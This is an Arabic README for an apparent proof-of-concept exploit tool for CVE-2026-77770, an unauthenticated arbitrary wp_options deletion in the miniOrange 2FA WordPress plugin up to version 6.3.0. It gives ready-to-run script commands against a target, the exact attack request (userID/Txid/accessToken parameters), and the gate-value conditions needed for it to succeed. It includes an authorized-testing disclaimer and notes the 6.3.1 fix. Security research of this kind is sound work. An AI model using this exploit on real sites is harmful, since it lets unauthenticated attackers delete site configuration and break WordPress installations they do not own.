 gmh5225/cve-2026-77770
أداة إثبات مفهوم بلغة Python للثغرة CVE-2026-77770: حذف تعسفي غير مُصادَق لخيارات wp_options في إضافة miniOrange 2FA (WordPress) الإصدار <= 6.3.0 عبر رابط التحقق من البريد الإلكتروني.

miniOrange 2FA CVE POC
إضافة miniOrange 2FA لـ WordPress (miniorange-2-factor-authentication) ≤ 6.3.0 — حذف تعسّفي لخيارات WordPress دون مصادقة عبر رابط التحقق من البريد الإلكتروني (userID / Txid / accessToken).
للاستخدام في الاختبار المصرّح به فقط. لا تشغّل هذا ضد أنظمة لا تملكها أو لا تملك إذنًا باختبارها.
المتطلبات: Python 3، المكتبة القياسية فقط.
python3 cve-2026-77770-miniorange-2fa-option-delete.py -u http://TARGET --test

python3 cve-2026-77770-miniorange-2fa-option-delete.py -u http://TARGET --test --delete blogname
python3 cve-2026-77770-miniorange-2fa-option-delete.py -u https://TARGET --delete blogname --insecure
python3 cve-2026-77770-miniorange-2fa-option-delete.py -u TARGET --delete blogname
| الخيار | ما يفعله |
|---|---|
-u / --url | جذر موقع WordPress (مطلوب). http:// أو https://؛ يُجرَّب اسم المضيف عبر HTTPS أولًا ثم HTTP. تُعاد محاولة TLS ذاتي التوقيع تلقائيًا |
--test | كضيف: إصدار الإضافة + نافذة التحقق من البريد الإلكتروني |
--delete OPTION | حذف صف wp_options المحدد. يكون blogname مرئيًا عبر /wp-json/ (BEFORE / AFTER) |
--gate OPTION | الخيار الذي تكون قيمته المخزّنة 3 (بوابة Txid). قابل للتكرار. الافتراضي: wp_page_for_privacy_policy، ثم thread_comments_depth |
--insecure | تخطي التحقق من TLS |
--timeout | مهلة HTTP بالثواني (الافتراضي 30) |
دون مصادقة. الأداة عبارة عن طلب GET إلى /?userID=OPTION&Txid=GATE&accessToken=x. يجب أن يحمل GATE حاليًا القيمة الصحيحة 3. وعند تفويت نافذة الـ 5 دقائق، تكتب الإضافة أيضًا GATE=0.
--test لا يحذف. --delete blogname هو الإثبات العام (يصبح عنوان الموقع في /wp-json/ فارغًا). الإصدار 6.3.1 يضيف بادئات للمفاتيح (mo2f_oobe_*) لذا لا تُحذف الأسماء غير المسبوقة ببادئة.
Stdout: VERSION، HANDLER، PRESENT، SITENAME، OPTION، BEFORE، AFTER، GATE، VULNERABLE، NOT_VULNERABLE، NOT_FOUND، ATTEMPTED.
CVE: CVE-2026-77770. سجل تغييرات الإضافة 6.3.1.






